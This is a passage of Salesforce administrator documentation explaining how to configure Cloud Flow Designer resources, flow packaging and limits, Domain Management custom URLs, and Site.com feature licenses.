- Dynamic Choice

- Global Constants

  Though they don't appear on the Resources tab, global constants are considered to be resources. Global constants have fixed values, while the other resources can be created and customized as needed.

Note: Every time you add an element or resource to a flow, it's also added to the Explorer tab.

See Also:

Flow Designer Overview

Adding and Configuring a Constant

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

In order to assign constants to your flow using the Assignment element, you first need to create them. The Constant resource allows you to a define a fixed value that can be used throughout your flow. Every time you create a new constant, it is added to the Explorer tab by its unique name.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Resources tab, double-click **Constant**.
3. Enter a `Unique Name` for the constant.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. Enter a description.
5. Set the `Data Type` for the constant.
6. Enter a value for the constant. When entering a date value, you must use the MM/DD/YYYY format.
7. Click **OK** to accept your changes or **Cancel** to discard them.

Flow Designer Resources
Adding and Configuring an Assignment Element

Adding and Configuring a Formula

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Formula resource to calculate a value using numeric elements in your flow. Every time you create a new formula, it's added to the Explorer tab by its unique name.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Resources tab, double-click **Formula**.
3. Enter a `Unique Name` for the formula.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows.A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. Enter a description.
5. If needed, set the `Scale` for the formula. The scale is the maximum number of digits allowed to the right of the decimal point. This number can't exceed 17. If you leave this field blank or set to zero, only whole numbers are displayed when your flow runs.
6. Enter your formula.

   Use the arrowhead to select resources from your flow. Use the CREATE NEW section of the drop-down list to create new resources, if necessary.

   For a complete list of operators and functions for building formulas in Salesforce, see Formula Operators and Functions on page 3037.

   Note: Some formula operators are not supported in the Cloud Flow Designer and will result in your formula returning a null value. See Flow Formulas Overview for the complete list.

7. Click **OK** to accept your changes or **Cancel** to discard them.

See Also:

Flow Formulas Overview
Flow Designer Resources

Flow Formulas Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can use standard Salesforce formula syntax in two places within a flow:

- In a Formula resource
- In a Screen element, specifically to validate user input for a field

The Formula Resource

The Formula resource calculates a numeric value using functions and elements in your flow. Consider the following when creating a Formula resource.

- You can use pure text functions in your formula, but the formula output must be numeric. Any formula that doesn't resolve to a number or that contains an unsupported function returns `null`.
- If you include an invalid formula resource in a Display Text screen field, the formula result is displayed to the user as an empty string.
- You can't activate a flow that contains an invalid formula.

Formulas for Validating Flow User Input

You can use a formula to validate flow user input by selecting `Validate` when configuring an input field on a Screen element.

- The formula expression must return a Boolean value.
- If the formula statement evaluates to `TRUE`, the input is valid. If the formula statement evaluates to `FALSE`, the error message is displayed to the user.
- If the user leaves the field blank, and the field is *not* required, no validation is performed.
- Examples of formulas for validating flow user input:
  - ◊ Validate the format of an email address:

    ```
    REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
    ```

  - ◊ Validate the format of a zip code:

    ```
    REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
    ```

Flow Formula Limitations

- A formula in a flow can't contain more than 3,000 characters.
- Formulas in flows don't support the following functions. Using these functions results in your formula returning `null`.
  - ◊ GETRECORDIDS
  - ◊ IMAGE
  - ◊ INCLUDE
  - ◊ INCLUDES
  - ◊ ISCHANGED
  - ◊ ISNEW

- ◊ ISPICKVAL
- ◊ PARENTGROUPVAL
- ◊ PREVGROUPVAL
- ◊ PRIORVALUE
- ◊ REQUIRE SCRIPT
- ◊ VLOOKUP

For a complete list of operators and functions for building formulas in Salesforce, see Formula Operators and Functions on page 3037.

Adding and Configuring a Formula

Adding and Configuring a Text Template

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Text Template resource to create text to use in your flow. For example, if you have a flow that registers people for an event, you could create a text template that includes a registrant's name, address, and other information, then use the template in an email confirmation sent out when the flow finishes. Every time you create a new text template, it is added to the Explorer tab by its unique name.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Resources tab, double-click **Text Template**.
3. Enter a `Unique Name`.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows.A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. Enter a description.
5. In the text box, type the text for your template. Use the Select resource drop-down to insert content from your flow (variables, constants, user input, and so on), or type it manually. Use the CREATE NEW section of the drop-down list to create new resources, if necessary.

   Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

6. Click **OK**.

See Also:

Flow Designer Resources

Adding and Configuring a Variable

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

In order to assign variables to your flow using the Assignment element, you have to first create them. The Variable resource allows you to create updatable values to use in your flow. Every time you create a new variable, an item representing that variable is added to the Explorer tab.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Resources tab, double-click **Variable**.
3. Fill out the fields.

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you determine when to assign or use this variable as you set up your flows. The description appears in the Description pane when the variable is selected in the Explorer tab. Depending on the `Input/Output Type`, the variable's description may be viewed from another flow's subflow element.
`Data Type`	Determines the types of values that can be assigned to the variable.
`Scale`	Appears only when the `Data Type` is set to `Number` or `Currency`. The scale is the maximum number of digits allowed to the right of the decimal point. This number can't exceed 17. If you leave this field blank or set to zero, only whole numbers are displayed when your flow runs.
`Input/Output Type`	Determines whether the variable can be accessed outside the flow. • Private—Variable can be assigned and used only within the flow. • Input—Variable can be set at the start of the flow using URL parameters, Visualforce controllers, or subflow inputs.

	• Output—Variable's value can be accessed from Visualforce controllers and other flows. This field doesn't affect how variables are assigned or used within the same flow, for example, through these types of elements: Assignment, Record Create, Record Lookup, and Apex Plug-in. The default value of the field depends on the release or API version in which the variable is created: • `Private` for a variable created in Summer '12 and later or in API version 25.0 and later. • `Input and Output` for a variable created in Spring '12 and earlier or in API version 24.0. **Warning:** Disabling input or output access for an existing variable may impact the functionality of applications and pages that call the flow and access the variable via URL parameters, Visualforce controllers, and subflows.
`Default Value`	Enter a default value for the variable, or use the drop-down list to assign the value of a flow resource as the default. Use the CREATE NEW section of the drop-down list to create new resources, if necessary. If you leave this field blank, the variable value is set to `null`. When entering a date value, you must use the MM/DD/YYYY format.

4. Click **OK** to accept your changes or **Cancel** to discard them.

You can delete a variable at any time. Any variable assignments and allocations using the deleted variable will be set to `null`.

Flow Designer Resources
Adding and Configuring an Assignment Element

Adding and Configuring a Choice

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

A Choice resource is a standalone choice option that you can reference or reuse throughout your flow. For example, if you have a flow asking users to choose a particular service level, you could create separate choice options for Gold, Silver, and Bronze. Each one becomes a unique choice resource on the Explorer tab. You could then set up a Screen later on in the flow with a display text field that includes the choice resource with a description of the features included.

You can create a choice resource in two ways:

- From the Resources tab—Double-click **Choice** in the resources list.

- From anywhere the **CREATE NEW** drop-down list option is available.

On the Choice overlay:

1. Enter a label for the choice field.
2. If you want to use the rich text editor to format your field label, click the rich text editor icon () to the right of the `Label` field.
   a. Once you're done editing the text, click **OK**. The `Label` field display changes to indicate that it is now a rich text field.

   b. Click **Edit** to make changes to your label text.
   c. Click **Clear** to completely clear the `Label` field and start over.
3. If necessary, customize the `Unique Name`.
4. If you haven't already added a description, click **Add Description** to do so.
5. Set the choice's `Value Data Type`.
6. If desired, fill in a Stored Value.

   If a user leaves a choice blank or unselected, its stored value is set to `null`.
7. Select the `Show input on selection` checkbox to have a user input field appear below the choice option. This option isn't available if the choice's data type is `Boolean`.
   a. Enter a label for the user input field.
   b. Select the `Required` checkbox to make the user input field required.
   c. In the Input Validation section, create a formula expression to validate the user input for the field.
      i. Select `Validate`.
      ii. Enter a formula expression to define the values allowed for the field.
      iii. Customize the error message that will be displayed to the flow user if the input fails validation.

      Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

Note:

- If the formula statement evaluates to `TRUE`, the input is valid. If the formula statement evaluates to `FALSE`, the error message is displayed to the user.
- If the user leaves the field blank, and the field is *not* required, no validation is performed.

8. Click **OK**.

After you create a choice, it shows up on the Explorer tab, where you can edit it as needed.

See Also:

Flow Designer Resources

Adding and Configuring a Dynamic Choice

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

A dynamic choice looks up data from an object's records and dynamically generates a set of choices at runtime. Throughout your flow, you can reuse a Dynamic Choice resource for choice fields, and you can reference the stored value of a Dynamic Choice resource. The stored value is determined by the most recent user selection of a choice within the generated set.

As an example, let's say you're setting up a flow for all employees of Acme Inc. and need them to identify which Acme division they work in. Instead of manually entering each division name as a separate choice, you could set up the dynamic choice to look up all instances where "Acme" appears in the division name. Then, when the employees step through the flow, they can select from a dynamically generated choice list of all division names containing "Acme".

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. Create a dynamic choice using one of the following methods:
   - From the Resources tab, double-click **Dynamic Choice**.
   - From the Screen overlay, add or select a choice field in the preview pane. In the Choice Settings for that field, select **CREATE NEW** > **Dynamic Choice**
   - From any resource-selecting drop-down list, select **CREATE NEW** > **Dynamic Choice**.
3. Enter the general settings for the choice.

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Appears after you click **Add Description**.
`Value Data Type`	Data type of the choice's stored value.

4. Select the object whose records contain the data for the generated choices.
5. Specify the filter criteria for retrieving records from the database.

   Click **Add Row** to enter more filters. Click 🗑 to remove a row.

Column Header	Description
`Field`	Field for filtering records.
`Operator`	The available filter operators depend on the data type selected for the `Field` and `Value`.

Column Header	Description
`Value`	The `Field` and `Value` in the same row must have the same data type. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a new flow resource. • Manually enter a literal value or merge field. If you manually enter a date, you must use the MM/DD/YYYY format.

If you remove all filter rows, *all* records of the selected object are retrieved and a choice is generated for each record.

6. Select the records' fields whose values you want to use in the generated choices.

Field	Description
`Choice Label`	Record's field whose value *appears* as the choice label at runtime. Make sure to choose a field that contains data. Otherwise, users see blank generated choices at runtime.
`Choice Stored Value`	Record's field whose value is *stored* when the user selects this choice at runtime. The available options depend on the `Value Data Type` of the Dynamic Choice resource. If you don't fill out this field, the stored value is set to `null`.

For example, let's say you're setting up a support flow for a computer hardware manufacturer, and you want to let users identify a product to find its latest drivers. You could set up a dynamic choice that displays all products whose product ID starts with a specific string of characters. However, since the flow users are more likely to know the product's name than its ID, you would select a field containing the product name for the `Choice Label`.

7. To sort the generated choices:
   a. Select `Sort results by`.
   b. Select the record's field to sort by. Only sortable fields appear in the drop-down list.
   c. Select the sort order, either ascending or descending.
8. To limit the number of generated choices:
   a. Select `Limit number of choices to`.
   b. Enter the maximum number of choices (up to 200) to include in the generated set.
9. Set up field assignments that occur at runtime when the user selects a choice from the generated set. Use flow variables to store field values from the record associated with the user-selected choice.

   Click **Add Row** to enter more field assignments. Click to remove a row.

Column Header	Description
`Field`	Record's field whose value you want to assign to a variable.

Column Header	Description
`Variable`	Select an existing flow variable, or select CREATE NEW to create a new variable.

Note: When the dynamic choice is used in a multi-select choice field, flow variables store the field values of only the last selected record in the dynamically generated set of choices. If the dynamic choice is used in multiple multi-select choice fields on the same screen, the flow variable assignments are determined by the first multi-select choice field on the screen.

Let's return to our example where the flow user selects a product name from the generated set of choices. If, elsewhere in the flow, you want to refer to or display the associated product ID and product description, you would assign flow variables to store the relevant field values from the user-selected record.

10. Click **OK**.

After you create a dynamic choice, it is available on the Explorer tab.


Flow Designer Resources

Global Constants Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

In any value or resource drop-down list in the Cloud Flow Designer, you may see a section called GLOBAL CONSTANT. Global constants are system values that, depending on the context of the drop-down list, let you assign `EmptyString`, `True`, or `False` as the value for that field.



For example, when creating a variable of type `Boolean`, if you click on the arrow button to the right of the `Default Value` field and expand the GLOBAL CONSTANT section, you'll see `$GlobalConstant.True` and `$GlobalConstant.False`. However, when creating a variable of type `Currency`, the GLOBAL CONSTANT section isn't available. Visibility of this section depends on the data type of the resource you're working with.

Available global constants:

- `{!$GlobalConstant.True}`—available for resources of type `Boolean`
- `{!$GlobalConstant.False}`—available for resources of type `Boolean`
- `{!$GlobalConstant.EmptyString}`—available for resources of type `Text`

Note: At runtime, `{!$GlobalConstant.EmptyString}` and `null` are treated as separate, distinct values. For example:

- If you leave a text field or resource value blank, that value is `null` at runtime. If you instead want the value to be treated as an empty string, set it to `{!$GlobalConstant.EmptyString}`.
- For a condition in a Decision element, use the `is null` operator to check whether a value is `null`. If the condition compares two text variables, make sure their default values are correctly either set to `{!$GlobalConstant.EmptyString}` or left blank (`null`).

Flows in Change Sets and Packages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Flows created in the Cloud Flow Designer can be included in both change sets and packages. The recipient organization of either the change set or package must have Visual Workflow enabled..

Considerations for Flows in Change Sets

- If you plan to deploy a flow using change sets, you must account for limitations in migration support. Make sure your flows reference only fields and components available in change sets.
- You can only include one version of a flow in a change set.
- If the flow has no active version when you upload the outbound change set, the latest inactive version is used.
- When you view the dependent components for the change set, the Component Dependencies page lists the dependencies for *all* versions of the flow. Add all interdependent components for the relevant flow version to the outbound change set.
- An active flow in a change set will be inactive once deployed to its destination. You must manually activate it after deployment.
- Deploying or re-deploying a flow using change sets will always create a new version of the flow in the destination organization.

Considerations for Flows in Packages

- If you plan to deploy a flow using packages, you must account for limitations in migration support. Make sure your flows reference only packageable components and fields.
- Flows can be included in both managed and unmanaged packages.
- You can only package active flows. The active version of the flow is determined when you click to upload a package version. The upload fails if there aren't any active versions of the flow.
- When creating a custom button, link, or Web tab to point to a flow installed from a managed package, be sure to include the namespace in the URL. The URL format is: `/flow/namespace/flowuniquename`.
- When embedding a flow installed from a managed package in a Visualforce page, you must set the name attribute to this format: `namespace.flowuniquename`.
- If you want to update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly-activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.

- An active flow in a package will be active once installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly-installed version. Any in-progress flows based on the now-deactivated version will continue to run without interruption, but will reflect the previous version of the flow.
- If you install a package containing multiple flow versions in a fresh destination organization, only the latest flow version included in the package is deployed.
- Upgrading a managed package in your organization installs a new flow version only if there is a newer flow version from the developer. After several upgrades, you may end up with multiple flow versions
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow already in your organization, the newly-installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install will fail. You can't overwrite a flow.
- Referential integrity works the same for flows as it does for other packaged elements.

When working with flows in packages, consider these limitations:

- The Cloud Flow Designer can't open flows installed from managed packages.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, you must first deactivate it, wait 12 hours, then uninstall the package.
- In a development organization, you can't delete a flow or flow version once you've uploaded it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- Flows can't be included in package patches.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.

Flow Limits

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The following limits apply to flows in Salesforce:

Maximum number of versions per flow	50
Maximum number of executed elements at runtime	2000
Maximum number of active flows per organization	500
Maximum number of flows per organization	1000

You can't run flows if you exceed your organization's Force.com sites limits or Apex execution governors and limits.

Visual Workflow Overview

Visual Workflow Considerations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When creating, managing, and running flows, consider the permissions, use limits, and data issues.

The Cloud Flow Designer

- Be careful when testing flows that contain Record Delete elements. Even if the flow is inactive, running it will trigger the delete operation.
- When entering a date value, you must use the MM/DD/YYYY format.
- The Flow Designer doesn't support UTF-8 encoding for text in user input fields.
- The Flow Designer uses the permissions and locale assigned to the current user.
- The Cloud Flow Designer contains embedded fonts for all locales it supports. The supported locales are:
  - English (US)
  - French (France)
  - German (Germany)
  - Spanish (Spain)
  - Japanese (Japan)
  - Chinese (Traditional)
  - Chinese (Simplified)

  If you enter unsupported characters for a supported locale, they're displayed using system fonts instead of the embedded fonts.

  In unsupported locales, your system font settings are used to display all characters in the Cloud Flow Designer.
- If the Cloud Flow Designer doesn't show a custom object or field that was recently created, close and reopen it.
- If a user leaves a choice blank or unselected, its stored value is set to `null`.
- If you have the same choice option used in more than one place on different screens in your flow, a **was selected** query on that choice option will always resolve to the most recent one.
- If you have the same choice option with a user input used in more than one place on the same screen, a **was selected** query on that choice option will always resolve to the first one.
- If you leave any field or resource value blank, that value is `null` at runtime.

  If you want a text value to be treated as an empty string instead of `null`, set it to `{!$GlobalConstant.EmptyString}`.
- Don't enter the string `null` as the value of a text field in the Cloud Flow Designer. If you do this, you may not be able to save the flow.
- The Cloud Flow Designer can't open flows installed from managed packages.
- If you open a flow from Winter '12, any Boolean decision it contains is converted to a multi-outcome Decision element that:

  - ◊ Uses the same name as the old decision.
  - ◊ Takes the unique name of the old decision, appended with "_switch".
  - ◊ Has an outcome labeled "True". This outcome's unique name matches that of the old decision, and its conditions are migrated from the True outcome of the old decision.
  - ◊ Has a default outcome labeled "False".

Flow Administration

- You can't run flows if you exceed your organization's Force.com sites limits or Apex execution governors and limits.
- If you haven't yet edited the flow properties, and you activate a version of the flow, the name and description fields are automatically updated to reflect those of the active version. Once you edit the name and description of your flow, the fields are no longer automatically updated to match the active version.
- When you activate a new version of a flow, the previously activated version (if one exists) is automatically deactivated. Flow processes currently running continue to run using the version with which they were initiated.
- You can't delete an active flow. Once deactivated, you must wait 12 hours to delete a flow or flow version. This ensures that flows in progress have time to complete. Flows that have never been activated can be deleted immediately.

Flow Runtime

- Don't use your browser's Back or Forward buttons to navigate through a flow. This may result in inconsistent data between the flow and Salesforce.
- A single flow may have up to 50 different versions. When you run a flow, you see the active version, which may not necessarily be the latest version.

Flow Designer Overview

Visual Workflow Terminology

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The following terminology is used for Visual Workflow in Salesforce:

Element

Elements are the building blocks of flows. Each element represents an action, such as presenting information to, or collecting information from, flow users, or even querying, creating, updating, and deleting information in Salesforce. By connecting elements together in the Flow Designer, you can create a *flow*, which is a series of screens, inputs, and outputs through which users navigate.

Flow

A flow starts out as a process or decision diagram created in the Flow Designer. Once uploaded and run in Salesforce, it becomes an application for navigating users through a series of screens.

Cloud Flow Designer

Cloud-based application that lets administrators create a flow for use in Salesforce.

Desktop Flow Designer

Desktop application that allows administrators to create a flow for use in Salesforce.

Master Flow

A master flow is a flow that contains a subflow element. The term “master” is used to distinguish it from the flow that is referenced and called by the subflow element.

Resource

Resources, such as variables, constants, or formulas, allow you to store or manipulate data and use it throughout your flow.

Sub Flow

A subflow element references another flow, which it calls at runtime. The flow that contains the subflow element is referred to as the master flow.

CREATING WEBSITES

DOMAIN MANAGEMENT

Domain Management Overview

The Domain Management page allows you to configure domains and their site associations with a high degree of flexibility.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage domains:	You must have Site.com, Force.com Sites, or Communities enabled

Sites and domains can have a many-to-many relationship. Each domain can have up to 50 sites, and each site can be associated with up to 10 domains. For example, you might want to set up a single domain to host your Communities, Force.com, and Site.com sites. This simplifies your domain requirements. For Site.com sites, you might want to host them on the same domain as your Force.com sites because you can access Visualforce pages and have easier access to Apex code.

There are also reasons why you would have a site on more than one domain. For example, let's say you have a parent company with two distinct brands. Each brand has its own registered domain, but you want them both to point to the parent website. Because you can have a site exist on more than one domain, you can point both brand domains to a single parent website.

If you plan to host more than one site on a domain, you'll need to set up custom URLs for each site. Custom URLs are the way to uniquely distinguish the sites within that domain. Let's say you have a domain called `www.ourdomain.com` and you want to host two sites called `siteone` and `sitetwo`. You'll need to create custom URLs by associating ourdomain.com to each site using a custom path. This will result in two custom URLs: `http://ourdomain.com/siteone` and `http://ourdomain.com/sitetwo`. When a web user accesses the domain using one of the URLs, the custom path determines which site within the domain they see.

Adding a Domain

You can add domains and attach certificates using the Domain Management page in Setup.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view domains:	"View Setup and Configuration"
To add domains:	"Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Manage Communities"
To edit or delete domains:	"Customize Application"
To associate certificates with a domain:	Contact salesforce.com

When you add a domain, you also have the option of attaching a certificate and key for additional security. If you're going to use a certificate, make sure you've already added it using Certificate and Key Management before you try to attach it to your domain. Only CA signed certificates are supported and they must be 2048 bits in length.

To add domains in your organization:

1. From Setup, click **Domain Management** > **Domains**.
2. Click **Add a Domain**.
3. Enter the Domain Name.
4. Add a certificate if you have already generated one for your organization.

5. Click **Save**. Alternatively, click **Save & New** to add multiple domains.

Deleting Custom URLs

Adding a Custom URL

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom URLs:	"View Setup and Configuration"
To add, edit, and delete custom URLs:	"Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Manage Communities"

Once you've added domains to the Domain Management page, you can select your domain and site relationships by creating a custom URL. A custom URL consists of the domain and a custom path. The same path name can be used on more than one domain, but it can't be used more than once within the same domain. When adding a custom URL, the / is required and indicates the root. You can add an additional path after the /, but you must at least use the / to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

If you want to set a preferred custom URL for authenticated pages and emails that links back to the site or community, then select **Site Primary Custom URL**. This is only available on the root path for Force.com and Communities sites and not available at all on Site.com sites. For Chatter Communities, if you don't select a primary URL, then the first `https` custom domain in the site is used for authenticated pages and emails. If there is no custom `https` domain, then your Force.com domain is used.

To add a custom URL:

1. From Setup, click **Domain Management** > **Custom URLs**. Alternatively, click **Domain Management** > **Domains** and click the domain name.
2. Click **New Custom URL**.
3. Enter a Domain name.
4. Enter a Site name.
5. Enter a unique path.
6. Click **Save**. Alternatively, click **Save & New** to add multiple Custom URLs.

In the Custom URLs table, even though the domain name and path show in separate columns in the table, it is the combination that make up the actual URL.

Deleting Custom URLs

Managing Domains and Custom URLs

You can use Domain Management in Setup to manage all the certificates, custom URLs, and sites attached to a domain.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view domains:	"View Setup and Configuration"
To add domains:	"Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Manage Communities"
To edit or delete domains:	"Customize Application"
To associate certificates with a domain:	Contact salesforce.com

User Permissions Needed	
To view custom URLs:	"View Setup and Configuration"
To add, edit, and delete custom URLs:	"Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Manage Communities"

You might want to add a new custom URL to an existing domain, rename a domain, or delete a custom URL from a particular domain. The Domain Detail page allows you to manage the domains and URLs from one page. The top section contains information about the domain and certificates. The lower section contains the a Custom URL related list for the domain. Using this page you can:

- Edit the domain name and certificate — click **Edit** in the Domain Detail section.
- Delete the domain — click **Delete** in the Domain Detail section.
- Add new custom URLs — Click **New Custom URL**
- Edit existing custom URLs — Click **Edit** on a custom URL row.
- Delete custom URLs — Click **Del** on a custom URL row.

- View the site if it is published — Click **View** on a custom URL row.
- Jump to a site — Click the site name below the Site Label.
- Jump to an attached certificate — click the certificate name next to Certificate and Key.

To access the Domain Detail page:

1. From Setup, click **Domain Management** > **Domains**.
2. From the Doman Name column, click the domain name.

Note: If you have your domain set to use `http`, and you edit the domain to use `https` instead, you must republish your Site.com sites.

Deleting a Domain

You can delete domains from your organization using the Domain Management page.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete domains:	"Customize Application"

You can't delete a domain that is attached to a published site. You'll need to unpublish all sites attached to the domain before you can delete it. For Force.com sites, the domain is deleted immediately, and users no longer have access to any site connected to that domain. But with Site.com sites, the domain remains active until you republish the site.

To delete a domain from your organization:

1. From Setup, click **Domain Management** > **Domains**.
2. Click **Del** next to the domain name.
3. Click **OK**.

When you delete a domain with an unpublished site attached, it also deletes the custom URL associated with that site.

Site.com and Force.com Sites Overview

Site.com

Aimed at less technical users, Site.com is a Web content management system (CMS) that provides an intuitive drag-and-drop environment to customize your community's pages. Site.com makes it easy to build dynamic, data-driven Web pages quickly and edit your content in real time. There's no code required (although you can add custom code if you need to) but familiarity with CSS and HTML helps.

- Design pixel-perfect, branded pages.
- Create public pages that anyone can access, or add private pages that you can add as a tab within your community.
- Build and iterate quickly using reusable page elements.
- Use ready-made forms to create web-to-lead forms or gather customer feedback.
- Create data-driven pages, such as product catalogs or other listings, using your organization's data.

Force.com Sites

Suitable for developers with experience using Visualforce, Force.com Sites lets you to build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic. So if you are looking to create sites programmatically using Apex and APIs, Force.com Sites is the product for you.

- Create public, branded pages that anyone can access.
- Leverage Visualforce to create private pages that you can add as a tab within your community.
- Write your own controllers, or extensions to controllers, using Apex code.
- Create custom login or self-registration pages.
- Build dynamic web applications, such as an event management application.

*Available in Site.com for Communities users only

SITE.COM

Site.com Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition	

Site.com is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages quickly, edit content in real time, and manage your websites. From the Site.com tab in the Site.com app, you can launch Site.com Studio, which provides a separate, dedicated environment for creating and editing pixel-perfect, custom websites. Site administrators and designers can create and style Web pages, and add features such as navigation menus, images, and text areas using drag-and-drop page elements, while ensuring the site's pages match the look and feel of the company's brand. And content contributors, such as marketing users, can browse and update website content directly in a simplified Site.com Studio environment. Additionally, websites built with Site.com benefit from running on salesforce.com's trusted global infrastructure.

Note: The features available in Site.com Studio vary depending on whether you're a site administrator, designer, or contributor.

The following examples illustrate a few ways to use Site.com:

- Create an event site—Advertise upcoming events, such as grand openings, launches, or sales kick-offs on a public event site.
- Promote new products—Launch new products into the market with a promotional website that helps drive sales.
- Publish a support FAQ—Provide helpful information on a public website where customers can view solutions to their issues.
- Create microsites and landing pages—Create temporary landing pages or targeted microsites for marketing campaigns.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers and current prices pulled dynamically from your organization.
- Post company press releases—Publish your company’s press releases and sort by publication date.

System Requirements

To use Site.com Studio, we recommend:

- Mozilla® Firefox® or Google® Chrome for best performance. Windows® Internet Explorer® versions 6.0 and 7.0 are not supported.
- Disabling the Firebug extension for Firefox, if installed, as it can impact performance.
- A minimum browser resolution of 1024x768.

Using Site.com Studio as a Contributor

SETTING UP SITE.COM USERS

About Site.com Feature Licenses

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

To access Site.com, each user in your organization must have a Site.com feature license.

- The Site.com Publisher feature license allows the user to access Site.com Studio to create and style websites, control the layout and functionality of pages and page elements, and add and edit content.
- The Site.com Contributor feature license allows the user to access Site.com Studio to edit site content only.

Consider what your users need to do in a site and purchase feature licenses accordingly. See the Site.com feature table for a complete list of the capabilities that come with each feature license. After you purchase feature licenses, you can set up Site.com users.

You can view the number of assigned feature licenses on your organization's profile.

Note: Organizations using Unlimited or Enterprise Editions must purchase Site.com Publisher and Site.com Contributor feature licenses separately. Additionally, a Site.com Published Site license is required for each site that's published to the Internet. For information on purchasing Site.com licenses, contact salesforce.com.

Developer Edition organizations contain two Site.com Publisher feature licenses and one Site.com Contributor feature license. Developer Edition organizations can't publish sites.

Communities users with the "Create and Manage Communities" permission are assigned the role of site administrator in a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

See Also:

About Site.com User Roles
Managing Site.com Users and Roles

Setting Up Site.com Users

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To create or edit users:	"Manage Users"

Before users can access Site.com, you must allocate a Site.com feature license to each user and assign a user role at the site level. The features available when editing a site in Site.com Studio vary depending on these settings.

